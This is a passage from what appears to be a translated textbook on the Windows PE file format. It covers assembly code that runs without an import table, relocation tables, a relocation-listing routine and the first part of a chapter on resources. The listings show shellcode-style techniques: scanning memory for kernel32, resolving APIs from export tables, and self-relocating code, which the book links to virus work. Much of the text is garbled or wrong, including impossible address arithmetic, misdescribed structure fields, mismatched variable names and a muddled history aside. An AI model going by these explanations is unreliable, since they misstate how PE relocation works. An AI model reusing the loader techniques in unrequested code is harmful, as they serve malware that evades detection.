18 _QlLoadLib typedef proto :dword
19 _ApiLoadLib typedef ptr _QlLoadLib
20
21 _QlMessageBoxA typedef proto :dword, :dword, :dword, :dword
22 _ApiMessageBoxA typedef ptr _QlMessageBoxA
23
24
25 ; Code Segment
26 .code
27
28 szText db 'HelloWorldPE', 0
29 szGetProcAddr db 'GetProcAddress', 0
30 szLoadLib db 'LoadLibraryA', 0
31 szMessageBoxA db 'MessageBoxA', 0
```

```

32 user32_DLL db 'user32.dll', 0
33
34 ; Variable declarations
35 _getProcAddress _ApiGetProcAddress ?
36 _loadLibrary _ApiLoadLib ?
37 _messageBox _ApiMessageBoxA ?
38
39
40 hKernel32Base dd ?
41 hUser32Base dd ?
42 lpGetProcAddr dd ?
43 lpLoadLib dd ?
44
45
46 ;-----
47 ; Function to get the base address of a specific address in kernel32.dll
48 ;-----
49 _getKernelBase proc _dwKernelRetAddress
50     local @dwRet
51
52     pushad
53     mov edi, 0
54
55     mov edi, _dwKernelRetAddress
56
57 ; Search all memory segments, skipping in steps of 1000h and masking with 0ffff0000h
58 and edi, 0ffff0000h
59
60 .repeat
61     ; Locate the DOS header of kernel32.dll
62     .if word ptr [edi] == IMAGE_DOS_SIGNATURE
63         mov esi, edi
64         add esi, [esi+003ch]
65
66         ; Locate the PE header of kernel32.dll
67         .if word ptr [esi] == IMAGE_NT_SIGNATURE
68             mov @dwRet, edi
69             .break
70         .endif
71     .endif
72     sub edi, 01000h
73     .break .if edi < 07000000h
74 .until FALSE
75 popad
76 mov eax, @dwRet
77 ret
78 _getKernelBase endp
79
80 ;-----
81 ; Function to get the address of a specified API function by name
82 ; Input Parameters: _hModule is the base address of the loaded module
83 ;                   _lpApi is the name of the API function
84 ; Output Parameters: eax is the real address in the virtual address space
85 ;-----
86 _getApi proc _hModule, _lpApi
87     local @ret
88     local @dwLen
89
90     pushad
91     mov @ret, 0
92     ; Calculate the length of the API name string, including the trailing 0
93     mov edi, _lpApi
94     mov ecx, -1
95     xor al, al
96     cld
97     repnz scasb
98     mov ecx, edi
99     sub ecx, _lpApi
100    mov @dwLen, ecx
101
102    ; Get the export directory from the PE file header
103    mov esi, _hModule
104    add esi, [esi + 3ch]
105    assume esi:ptr IMAGE_NT_HEADERS
106    mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
107    add esi, _hModule

```

```

108     assume esi:ptr IMAGE_EXPORT_DIRECTORY
109
110     ; Loop through all the function names
111     mov ebx, [esi].AddressOfNames
112     add ebx, _hModule
113     xor edx, edx
114 .repeat
115     push esi
116     mov edi, [ebx]
117     add edi, _hModule
118     mov esi, _lpApi
119     mov ecx, @dwLen
120     repz cmpsb
121     .if ZERO?
122     pop esi
123     jmp @F
124 .endif
125     pop esi
126     add ebx, 4
127     inc edx
128 .until edx == [esi].NumberOfNames
129     jmp _ret
130 @@:
131     ; Get the address index by API name index and then get the address from the index
132     sub ebx, [esi].AddressOfNames
133     sub ebx, _hModule
134     shr ebx, 1
135     add ebx, [esi].AddressOfNameOrdinals
136     add ebx, _hModule
137     movzx eax, word ptr [ebx]
138     shl eax, 2
139     add eax, [esi].AddressOfFunctions
140     add eax, _hModule
141
142     ; Get the function address from the address table
143     mov eax, [eax]
144     add eax, _hModule
145     mov @ret, eax
146
147 _ret:
148     assume esi:nothing
149     popad
150     mov eax, @ret
151     ret
152 _getApi endp
153
154 start:
155     ; Save the current stack top value
156     mov eax, dword ptr [esp]
157     ; Get the base address of kernel32.dll
158     invoke _getKernelBase, eax
159     mov hKernel32Base, eax
160
161     ; Get the address of GetProcAddress from the base address
162     invoke _getApi, hKernel32Base, addr szGetProcAddress
163     mov lpGetProcAddress, eax
164     mov _GetProcAddress, eax ; Save the address of GetProcAddress
165
166     ; Use GetProcAddress to get the address of LoadLibraryA
167     ; Pass two parameters to GetProcAddress to get the address of LoadLibraryA
168     invoke _GetProcAddress, hKernel32Base, addr szLoadLib
169     mov _loadLibrary, eax
170
171     ; Use LoadLibrary to load user32.dll
172     invoke _loadLibrary, addr user32_DLL
173     mov hUser32Base, eax
174
175     ; Use GetProcAddress to get the address of MessageBoxA
176     invoke _GetProcAddress, hUser32Base, addr szMessageBox
177     mov _MessageBox, eax ; Save the address of MessageBoxA
178     invoke _MessageBox, NULL, offset szText, NULL, MB_OK
179
180     ret
181 end start

```

The reason why the final PE file generated by this program does not have an import table is that the program does not allow Windows to automatically load the dynamic link library for us. The external functions used in the program are all dynamically loaded by the code itself, and the dynamic link library address is retrieved from the internal memory address. These do not require the help of Windows to complete. For more information about dynamic loading techniques, please refer to Chapter 11. Because dynamically loading the function of dynamic link libraries is relatively complex, code generally loads the library in advance.

For example, if we call `MessageBoxA`, normally, the code would include the dynamic link library file as follows:

```
include user32.inc
includelib user32.lib
```

Then, the function is called using the `invoke` instruction. In the above program, this method is not used. The steps performed by the program are:

1. Explicitly define the function (`_messageBox`) at lines 21 to 22 (the effect is the same as defining it in an included file).
2. Use the `LoadLibraryA` function at lines 171 to 173 to dynamically load `user32.dll` into memory space.
3. Use the `_GetProcAddress` function at lines 175 to 177 to get the address of the `MessageBoxA` function.
4. Use the `invoke` instruction at line 178 to call `_messageBox`.

This way, all imported functions are called, and the effect is achieved without an import table.

As you can see, the code works perfectly without an import table, so this code has no relocation issues. If the relocation issue needs to be resolved, the following code will solve it.

This code snippet is from the "Dynamic Loading Techniques" section in Chapter 11.3. All related code that changes relative to the relocation technique is detailed below.

This program loads `kernel32.dll` dynamically without an import table, and all external variables and function calls are resolved through this method.

```
154 start:
155
156 ; Save the current top of the stack value
157 mov eax, dword ptr [esp]
158 push eax
159 call @F ; go to relocation
160 @@
161 pop ebx
162 sub ebx, offset @@B
163
164 pop eax
.
.
.

193
194 ; Simulate the call to GetProcAddress, hKernel32Base, addr szLoadLib
195 push eax
196 push ecx
197 call dword ptr [edx]
198
199 mov [ebx+offset loadLibrary], eax
200
201 ; Use LoadLibrary to get the base address of user32.dll
202
```

```

203 mov eax, offset user32_DLL
204 add eax, ebx
205
206 mov edi, offset _loadLibrary
207 mov edx, [ebx + edi]
208
209 push eax
210 call edx ; invoke LoadLibraryA, addr _loadLibrary
.

.

245 ret
246 end start

```

Let's test these two programs.

Since both programs will move the operation data to the code segment, the code segment is not allowed to be written to by default. Therefore, errors will occur during execution. To solve this issue, you must manually modify the PE header of the linked executable file to make the .text section writable. Change the attribute of the .text section from 06000020h to 0E0000020h. The modified result is as follows:

```

000001B0 00 02 00 00 00 02 00 00 00 00 00 00 00 00 00 00 ..... .
000001C0 00 00 00 00 20 00 00 E0 00 00 00 00 00 00 00 00 ..... .
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .

```

Of course, you can also directly add writable attributes to the code segment through the linker using the following parameter definition:

```
link -subsystem:windows -section:.text,ERW HelloWorld.obj
```

The parameter `-section:.text` tells the linker to set the .text section. ERW indicates that this section is set to be executable, readable, and writable.

After modifying the code with the above method, both programs can run normally. Now, using FlexHex, modify the secondary header value `IMAGE_OPTIONAL_HEADER32.ImageBase` of the two programs `HelloWorld1.exe` and `HelloWorld1_1.exe`. Change the base address to `00800000h` without changing any other parts of the code. The result is that the former will still have errors, while the latter will run correctly, as shown in Figures 6-4 and 6-5. This demonstrates that the relocation technique used in the latter program is effective.




Figure 6-4 Running Effect of HelloWorld\_1.exe

Figure 6-5: The execution effect of HelloWorld1\_1.exe

Next, using the small tool PEInfo to analyze the structure of `HelloWorld1_1.exe` is as follows:

```

File name: D:\masm32\source\chapter6\helloworld1.exe
-----
Operating system version: 0x04C
Number of sections: 1
Time stamp: 0x0
Symbol table address: 0x0
Symbol table number: 0
Optional header address (RVA): 0x1124
Sections: Name      Virtual address      Size of raw data in the file (virtual size)      File offset of raw data      Section
properties
-----
.text      00000001d3      0000100      0000020      0000020
0000020

```

By checking the output, we can see that HelloWorld\_1.exe only has one code section, no import table, and no export table, and no relocation information. To remove the import table, the data segment and relocation information, the source code reduced from the initial 468 bytes to the current 5229 bytes. Interestingly, as we use more programming techniques, HelloWorld.exe becomes smaller, while HelloWorld.asm becomes larger. The program design mode of HelloWorld.asm will be one of the programming design modes we will use often in the future, especially in encryption, decryption, virus processing, and so on.

### **Recommendation:**

Learn the content of section 11.3.3 carefully to avoid memory address overlap due to function calls, dynamic adding, and other techniques.

## 6.3 RELOCATION TABLE IN PE HEADER

To understand the relocation-related knowledge, now we will look at the relocation table in the PE header.

In the actual development process, it is impossible for all object files to be arranged sequentially; this makes it invisible and unreadable; therefore, programmers need to use relocation information to record the addresses in the object files. Relocation information is created by the compiler and stored in the object files. When the program is executed, the system reads this relocation information from the object files before execution. The operations of reading this relocation information are handled by the operating system's special programs. Developers can also refer to this relocation information during debugging.

Based on the knowledge we have learned, the base address where the program is loaded is the value of the IMAGE\_OPTIONAL\_HEADER32.ImageBase field. However, if the base address has already been used by another program when it is loaded, the operating system will randomly choose another base address. At this time, all relocation information needs to be modified, and this relocation information is recorded in the relocation table.

### 6.3.1 RELOCATION TABLE POSITIONING

The relocation table is registered as data type 2 in the registered data directory, with the legal information stored in the sixth item in the data directory. (Use the small tool PEDump to extract the data directory of chapter6\winResult.dll and the relocation table as follows:)

```

00000130          40 21 00 00 8F 00 00 00 .....@!.....
00000140 2C 20 00 00 3C 00 00 00 00 00 00 00 00 00 , ..<.....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 40 00 00 B4 00 00 00 00 00 00 00 00 00 00 00 ..@.....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190 00 00 00 00 00 00 00 00 20 00 00 2C 00 00 00 00 .....
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

The highlighted part is the information of the relocation table data directory item. Through the above code, we get the following information:

- The address of the relocation table: RVA=0x00004000
- The size of the relocation table data: 0x00000B4h

Using the small tool PEInfo to check the relevant information of the sections in the PE file, the results are as follows:

<i>Section Name</i>	<i>Virtual Address Before</i>	<i>Size of Raw Data in the File (virtual size)</i>	<i>File Offset of Raw Data</i>	<i>File Offset of Raw Data (continued)</i>	<i>Section Properties</i>
.text	000003de	0000100	00000400	00000400	60000020
.rdata	000001cf	0000200	00000200	00000800	40000040
.data	000004e	0000300	00000200	00000a00	C0000040
.reloc	00000ca	<b>00004000</b>	00000200	<b>00000c00</b>	42000040

Based on the conversion relationship between RVA and FOA, it can be determined that the file offset address of the relocation table data is 0x00000C00.

### 6.3.2 RELOCATION TABLE ITEM IMAGE\_BASE\_RELOCATION

Similar to the import table, the relocation pointer table's positions are an array, rather than having only one structure like the import table. Each item in this array is structured as follows:

```

IMAGE_BASE_RELOCATION STRUCT
    VirtualAddress dd ? ; RVA of the page containing the relocation
    SizeOfBlock dd ? ; Size of this relocation block
IMAGE_BASE_RELOCATION ENDS

```

Below is a detailed explanation of each item:

#### 71. IMAGE\_BASE\_RELOCATION.VirtualAddress

+0000h, double word. The relocation block's RVA. Because directly looking up pointers is quite common, in some PE files, there is a large need to modify the relocation addresses. According to the usual calculation, each address takes 4 bytes, so if there are n relocation items, it needs a total space of 4\*n bytes. The address found in the direct lookup table shows that a page of all addresses only needs 12 bits (because the Win32 page size is 1000h, which is 4096 bytes, or the 12th power). These 12 bits need one byte to express. If there are n

relocation items, it needs  $2*n$  addresses plus 4 bytes for the page's RVA. The two cases can be expressed as follows:

$$\begin{aligned} \text{Sum0} &= 4 * n \\ \text{Sum1} &= 2 * n + 4 + 4 \end{aligned}$$

Obviously, when there is a large number of relocation addresses,  $\text{Sum0}$  is much larger than  $\text{Sum1}$ . In fact, to save space .

The second storage method of the relocation table chooses the second method. The word `IMAGE_BASE_RELOCATION.VirtualAddress` is the first 4 in expression  $\text{Sum1}$ , also the initial RVA of the page.

## 72. IMAGE\_BASE\_RELOCATION.SizeOfBlock

+0004h, double word. The number of relocation items in the relocation block. This word is the second 4 in the expression  $\text{Sum1}$ , describing all the relocation items on the page.

Arrays are not independent of each other. For example, the `IMAGE_BASE_RELOCATION` of page 1 is not followed by the `IMAGE_BASE_RELOCATION` of page 2, but all relocation items on page 1; each item is the size of one word, with the high four bits indicating the type of this relocation item, and twelve bits are needed to relocate the data in the page's address. The meaning of the high four bits is shown in section 6-6.

**Table 6-6** IMAGE\_BASE\_RELOCATION.SizeOfBlock High Four Bits Table

VALUE	CONSTANT NAME	MEANING
0	IMAGE_REL_BASED_ABSOLUTE	No relocation required, useful for padding
1	IMAGE_REL_BASED_HIGH	The high 16 bits of a 32-bit address are relocated
2	IMAGE_REL_BASED_LOW	The low 16 bits of a 32-bit address are relocated
3	IMAGE_REL_BASED_HIGHLOW	The entire 32-bit address is relocated
4	IMAGE_REL_BASED_HIGHADJ	The high 16 bits of a 32-bit address are relocated, adjusted for sign extension
5	IMAGE_REL_BASED_MIPS JMPADDR	Reserved for MIPS jump address relocation
6		Reserved, must be 0
7		Reserved, must be 0
9	IMAGE_REL_BASED_MIPS JMPADDR16	Reserved for MIPS16 jump address relocation
10	IMAGE_REL_BASED_DIR64	The entire 64-bit address is relocated

In actual PE files, we can only see 0 and 3, meaning one is for padding, or all need to be relocated.

---

### 6.3.3 STRUCTURE OF THE RELOCATION TABLE

The structure of the relocation table is shown in Table 6-6. This example's relocation table contains two relocation blocks, block 1 and block 2. Block 1 has 4 relocation items, 3 of which need address relocation (16-bit high four bits as 3), and the last one is for padding (high four bits as 0). Block 2 has 6 relocation items, all needing address relocation.

All relocation items end with a `VirtualAddress` word as 0, the `IMAGE_BASE_RELOCATION` structure of the previous block. Now it can be understood why the PE file's execution code generally starts from 1000h, not from the PE base address. If the base address of the PE starts from the page's initial address 0000h, the definition of the relocation table block's first `VirtualAddress` will be 0. According to the definition of the relocation block, it ends here.

is the end of all relocation items. This explanation is consistent with the facts, so the executable code starts from 1000h when loading.




Figure 6-6 Structure of the Relocation Table

#### 6.3.4 TRAVERSING THE RELOCATION TABLE

The code for traversing the relocation table starts from the PEInfo.asm program in Section 5.4.3 of this book. Add the following code to the `_openFile` function (the bold part):

```
; This is a PE file, the structure of this file has been successfully
verified as a PE file
; Next, analyze the main parameters inside the file and display the main
parameters
invoke _getMainInfo,@lpMemory,esi,@dwFileSize
; Display the import table
invoke _getImportInfo,@lpMemory,esi,@dwFileSize
; Display the export table
invoke _getExportInfo,@lpMemory,esi,@dwFileSize
; Display the relocation information
invoke _getRelocInfo,@lpMemory,esi,@dwFileSize
```

Then write the function `_getRelocInfo`, as shown in Listing 6-5.

### Listing 6-5 Function to Get Relocation Information from PE File (chapter6\PEInfo.asm)

```
1 ;-----
2 ; Get relocation information of the PE file
3 ;-----
4 _getRelocInfo proc _lpFile, _lpPeHead, _dwSize
5     local @szBuffer[1024]:byte
6     local @szSectionName[16]:byte
7
8     pushad
9     mov esi, _lpPeHead
10    assume esi:ptr IMAGE_NT_HEADERS
11    mov eax, [esi].OptionalHeader.DataDirectory[8*5].VirtualAddress
12    .if !eax
13        invoke _appendInfo, addr szMsgReloc4
14        jmp _ret
15    .endif
16    push eax
17    invoke _RVAToOffset, _lpFile, eax
18    add eax, _lpFile
19    mov esi, eax
20    pop eax
21    invoke _getRVASectionName, _lpFile, eax
22    invoke wsprintf, addr @szBuffer, addr szMsgReloc1, eax
23    invoke _appendInfo, addr @szBuffer
24    assume esi:ptr IMAGE_BASE_RELOCATION
25    ; Start processing each relocation block
26    .while [esi].VirtualAddress
27        cld
28        lodsd ; eax=[esi].VirtualAddress
29        mov ebx, eax
30        lodsd ; eax=[esi].SizeOfBlock
31        sub eax, sizeof IMAGE_BASE_RELOCATION ; block size - 2 * 4 bytes
32        shr eax, 1 ; divide by 2 to get the number of relocation items
(excluding the first two fields)
33        push eax
34        invoke wsprintf, addr @szBuffer, addr szMsgReloc2, ebx, eax
35        invoke _appendInfo, addr @szBuffer
36        pop ecx ; number of relocation items
37        xor edi, edi
38        .repeat
39        push ecx
40        lodsw
41        mov cx, ax
42        and cx, 0F000h ; get the high four bits
43        .if cx == 03000h ; high four bits indicate 32-bit address
relocation
44            and ax, 0FFFh
45            movzx eax, ax
46            add eax, ebx ; get the corrected offset
47            ; If the high four bits are not zero, it indicates the
relocation type
48            ; If the high four bits are zero, it is a padding, no
relocation needed
49            .else
50                mov eax, -1 ; invalid relocation, only for padding
51            .endif
52            invoke wsprintf, addr @szBuffer, addr szMsgReloc3, eax
53            inc edi
54            .if edi == 8 ; display 8 items per line
55                invoke lstrcat, addr @szBuffer, addr szCrLf
56                xor edi, edi
57            .endif
```

```

58         invoke _appendInfo, addr @szBuffer
59         pop ecx
60         .untilecxz
61         .if edi
62             invoke _appendInfo, addr szCrLf
63             .endif
64         .endw
65     _ret:
66     assume esi:nothing
67     popad
68     ret
69 _getRelocInfo endp

```

Lines 11 to 15 check the 6th item in the data directory

([esi].OptionalHeader.DataDirectory[8\*5]), retrieving the VirtualAddress of the relocation table. If the value is 0, it means the PE file does not have a relocation table, and it will exit with a message. Otherwise, it will continue.

Lines 26 to 64 are a loop, completing the function of displaying information about all relocation blocks in the PE file. This information includes the base address of each block and the number of relocation items. The instructions lodsd and lodsw are used to change the value in esi, and the loop termination condition is the value of IMAGE\_BASE\_RELOCATION.VirtualAddress being 0.

Lines 39 to 60 are the inner loop, responsible for displaying all relocation items of each relocation block. Each loop takes one word, determines whether the high four bits are 3; if so, the corrected RVA address is calculated; otherwise, it means the relocation item is invalid and only used for padding, outputting 0FFFFFFFh.

After compiling and generating the executable PEInfo, open the PEInfo to check the relocation table information of the file C:\windows\system32\kernel32.dll. The output is as follows:

```

重定位表所处的节: .reloc
Relocation table located at
-----
重定位地址: 00001000      Base address of relocation
重定位项数量: 52          Number of relocation items
-----
需要重定位的地址列表 (ffffffffff 表示对齐用, 不需要重定位)
List of addresses that need relocation (addresses with ffffffff are invalid and do not need relocation):
0000162c 00001671 000016be 00001710 00001737 00001749 0000179a 00001815
00001875 00001941 00001999 00001a69 00001af8 00001b2d 00001b32 00001b99
00001be6 00001c1f 00001c2b 00001cc6 00001cdc 00001ce7 00001cf9 00001d06
00001d89 00001d92 00001dbf 00001dc8 00001de6 00001e08 00001e36 00001ef5
00001f0c 00001f17 00001f2b 00001f38 00001f44 00001f50 00001f5c 00001f68
00001f74 00001f80 00001f8c 00001f98 00001fa4 00001fb0 00001fb8 00001fc8
00001fd8 00001fee 00001ffa  ffffffff

-----
重定位地址: 00002000      Base address of relocation
重定位项数量: 48          Number of relocation items
-----
需要重定位的地址列表 (ffffffffff 表示对齐用, 不需要重定位)
List of addresses that need relocation (addresses with ffffffff are invalid and do not need relocation):
00002006 00002027 00002033 00002038 0000204b 00002057 00002063 0000206f
0000207b 00002087 00002093 0000209f 000020ac 000020bd 000020cd 000020d9
.....

```

It can be seen that the high four bits of the RVA value (lower sixteen bits) of each relocation item in a relocation block are the same, and the value of the high four bits is determined by the base address of the relocation block. For example, in the second relocation block listed above, the high four bits of the lower sixteen bits of all relocation items are "2".

In the next section, we will analyze the relocation table through an example.

### 6.3.5 RELOCATION TABLE CASE ANALYSIS

Using FlexHex to open the file chapter5\winResult.dll, according to the description of the new data directory in the file header, find the relocation table's file offset address as 0x00000C00. The content of the byte at this address is as follows:

```
00000C00  00 10 00 00 B4 00 00 00 36 30 40 30 50 30 57 30  ....60@OP0W0
00000C10  61 30 6D 30 74 30 7E 30 84 30 90 30 96 30 9C 30  a0m0t0~00000
00000C20  A2 30 CB 30 D2 30 D9 30 DF 30 E9 30 EF 30 F5 30  00000000
00000C30  FF 30 05 31 15 31 23 31 29 31 2F 31 39 31 3F 31  0.1.1#1)1/191?1
00000C40  45 31 4F 31 57 31 5D 31 63 31 69 31 9F 31 AD 31  E1O1W1]1c1i111
00000C50  B9 31 C0 31 CA 31 D6 31 DD 31 E7 31 ED 31 F9 31  11111111
00000C60  FF 31 05 32 0B 32 34 32 3B 32 42 32 48 32 52 32  1.2.242;2B2H2R2
00000C70  58 32 5E 32 68 32 6E 32 96 32 A0 32 AB 32 BA 32  X2^2h2n22222
00000C80  C0 32 D6 32 DC 32 E5 32 F2 32 F9 32 11 33 37 33  222222.373
00000C90  41 33 4C 33 5E 33 64 33 70 33 76 33 7F 33 8C 33  A3L3^3d3p3v3.33
00000CA0  93 33 A0 33 A6 33 AC 33 B2 33 B8 33 BE 33 C4 33  33333333
00000CB0  CA 33 D0 33 00 00 00 00 00 00 00 00 00 00 00 00 00  33.....
```

From the bytecode, we can deduce:

- The relocation table's first item's code start page RVA=00001000
- The first block's length is 0B4h

The block marked with 00000000 indicates the end of all code (thus, the entire code is one relocation block).

The first relocation item in the block is 3036h, with the high four bits being 3, converted to binary as 0011, indicating the relocation type of the high four bits needs to be corrected. The lower twelve bits are the offset address. Adding the base address to the code's start page RVA value gives the actual VA of the code:

```
Actual VA = Base Address + Page RVA + Lower 12-bit Offset
           = 00100000h + 00100000h + 036
           = 00101036h
```

Next, open the FirstWindow.exe program of winResult.dll, and find the bytecode from memory address 00101036h:

```
10001000  55 8B EC B8 01 00 00 00 C9 C2 0C 00 55 8B EC D1  U 妻?...険..U妻
10001010  6D 0C D1 6D 08 8B 45 08 29 45 0C 8B 45 0C C9 C2  m. 褔媧)E. 媧. 険
10001020  08 00 55 8B EC 83 C4 F0 8D 45 F0 50 FF 75 08 E8  .U妻趙鍾E儲 u
10001030  76 03 00 00 C7 05 08 30 00 10 14 00 00 00 C7 05  v..?0....?
10001040  0C 30 00 10 0A 00 00 00 6A 00 E8 4F 03 00 00 A3  .0.....j. 鍾..
10001050  10 30 00 10 50 FF 35 08 30 00 10 E8 AC FF FF FF  0.P 50. 壱
```

We can see that the addresses 00101036, 00101040, 00101050, 00101057 all need to be relocated, corresponding to 3036, 3040, 3050, 3057.

Below is the instruction at 00101036h after relocation:

```
1000102F E8 76030000    CALL <JMP.&user32.GetWindowRect>
10001034 C705 08300010 14  MOV DWORD PTR DS:[10003008],14
1000103E C705 0C300010 0A  MOV DWORD PTR DS:[1000300C],0A
10001048 6A 00          PUSH 0
1000104A E8 4F030000    CALL <JMP.&user32.GetSystemMetrics>
1000104F A3 10300010    MOV DWORD PTR DS:[10003010],EAX
10001054 50              PUSH EAX
10001055 FF35 08300010    PUSH DWORD PTR DS:[10003008]
1000105B E8 ACFFFFFF     CALL winResul.1000100C
```

The corresponding source code (highlighted parts):

```
invoke GetWindowRect, hWin, ADDR Rct
mov Xsize, X_START_SIZE
mov Ysize, Y_START_SIZE
invoke GetSystemMetrics, SM_CXSCREEN
mov sWth, eax
invoke TopXY, Xsize, eax
```

All highlighted operations are accessing global variables because they are using absolute addresses, and therefore must be corrected. These addresses are recorded in the relocation table.

The above is a simple analysis of the relocation table for the dynamic link library file winResult.dll.

---

#### 6.4 SUMMARY

This chapter mainly discusses the usage of addresses in program design and the relocation information in PE files. The relocation table in PE files is designed to facilitate the use of global variables by programmers during coding, and the description of relocation items is to ensure that the PE loader can appropriately modify the absolute addresses used in the code, ensuring compatibility for the program to run in different address spaces.

This chapter also explores techniques to avoid using the import table. This technique is implemented based on the dynamic loading technology of dynamic link libraries and will be detailed in Chapter 11 of this book. Because the code written using this technique does not have an import table, it is very beneficial for moving the entire code to a specified location in the target PE file. Careful reading of this chapter will help readers understand program execution, PE loading, and the advanced parts of this book.

## CHAPTER 7 RESOURCE TABLE

This chapter mainly introduces common resource types, as well as the organization methods of resources in PE. Resources related to PE can be located through the depth of the program, so the binary code of the program and the resource script language are one-to-one correspondences. This chapter will analyze these two systems separately, and also demonstrate how to directly obtain resource data and use Windows API functions to perform resource table analysis.

During the design of a program, you will always encounter some data. These data may be resources that the code needs, such as menu options, interface images, or code external data such as program icons, background music files, configuration files, and so on. These data are collectively referred to as resources.

According to the design idea of separating code and data, the most ideal solution is to store the data required by the program separately in a section—this is what the resource table in PE does.

---

### 7.1 RESOURCE CLASSIFICATION

Resource data in PE is the most complex type. The difficulty mainly lies in the depth definition of resource data and the ease of reading resource data. To facilitate the understanding of resource data, the resource structure will be explained step by step here. First, let's look at the classification of resource types.

When people first hear the concept of resources, they usually think of the 16 predefined resource types. These 16 types are not added to PE bare, but are attached with some data structures (although these structures are simple). These data structures enable the realization of descriptions and organization of different resource blocks. Before operating on each resource block, it is necessary to clarify the resource header data structure added to the PE, which becomes the main barrier for users to use these resources.

Table 7-1 lists the 16 predefined resource types.

**Table 7-1** Predefined Resource Types

Value	Common Name	Meaning
1	RT_CURSOR	Cursor
2	RT_BITMAP	Bitmap
3	RT_ICON	Icon
4	RT_MENU	Menu
5	RT_DIALOG	Dialog
6	RT_STRING	String
7	RT_FONTDIR	Font Directory
8	RT_FONT	Font

---

<i>Value</i>	<i>Common Name</i>	<i>Meaning</i>
9	RT_ACCELERATOR	Accelerator
10	RT_RCDATA	Raw Data Resource
11	RT_MESSAGE_TABLE	Message Table
12	RT_GROUP_CURSOR	Cursor Group
14	RT_GROUP_ICON	Icon Group
16	RT_VERSION	Version

With the continuous development of computer technology, new technologies emerge, new resource types are also defined. Microsoft first began to add new types based on these 16 basic types, such as multimedia, XML, super blocks, MANIFEST, VXD, etc. As these new types gradually increase, Microsoft realized that maintaining such information is very difficult, so they gradually abandoned this information protection; meanwhile, they did not re-conduct the data block structure organization method for the new resource types. This process is described below.

Looking at it now, the initial design of these resource types does not seem to have so many difficulties. Fortunately, PE's data structure definition for resource tables is good, for example, the IMAGE\_RESOURCE\_DIRECTORY\_ENTRY structure's first word is used to represent the resource type.

When defining data structures, the engineer used a very clever method, making the resource type value easily extendable. The data structure is defined in a field, indicating that any new resource type must first be defined with a new resource type not predefined. Although 16 basic predefined resource types will always exist, a new type, RT\_RCDATA (the item at position 10), is added as a new, undefined resource type, and it is marked as "raw data resource."

Notice: Since older versions of optimal resource type design may only be one kind, all data for this type can be made into files, copied into PE space as raw binary code. This makes storage simple, easy to use, and efficient to manage.

History often repeats itself, and early misconceptions about resource types also occurred in memory, time, and networks. In the early MS-DOS days, IBM experts claimed that "640KB of memory is enough for any personal computer." Currently, based on Intel CPU's continuous physical memory divided by 1MB sections, the famous 1MB memory segmentation mode. Around the 2000s, the IPv4 address length was limited to 32 bits, leading to a shortage of available network addresses, resulting in the need to redesign IP, leading to the emergence of the Internet of Things concept.

Commonly used resource types in programs include:

- Bitmap resources
- Cursor resources
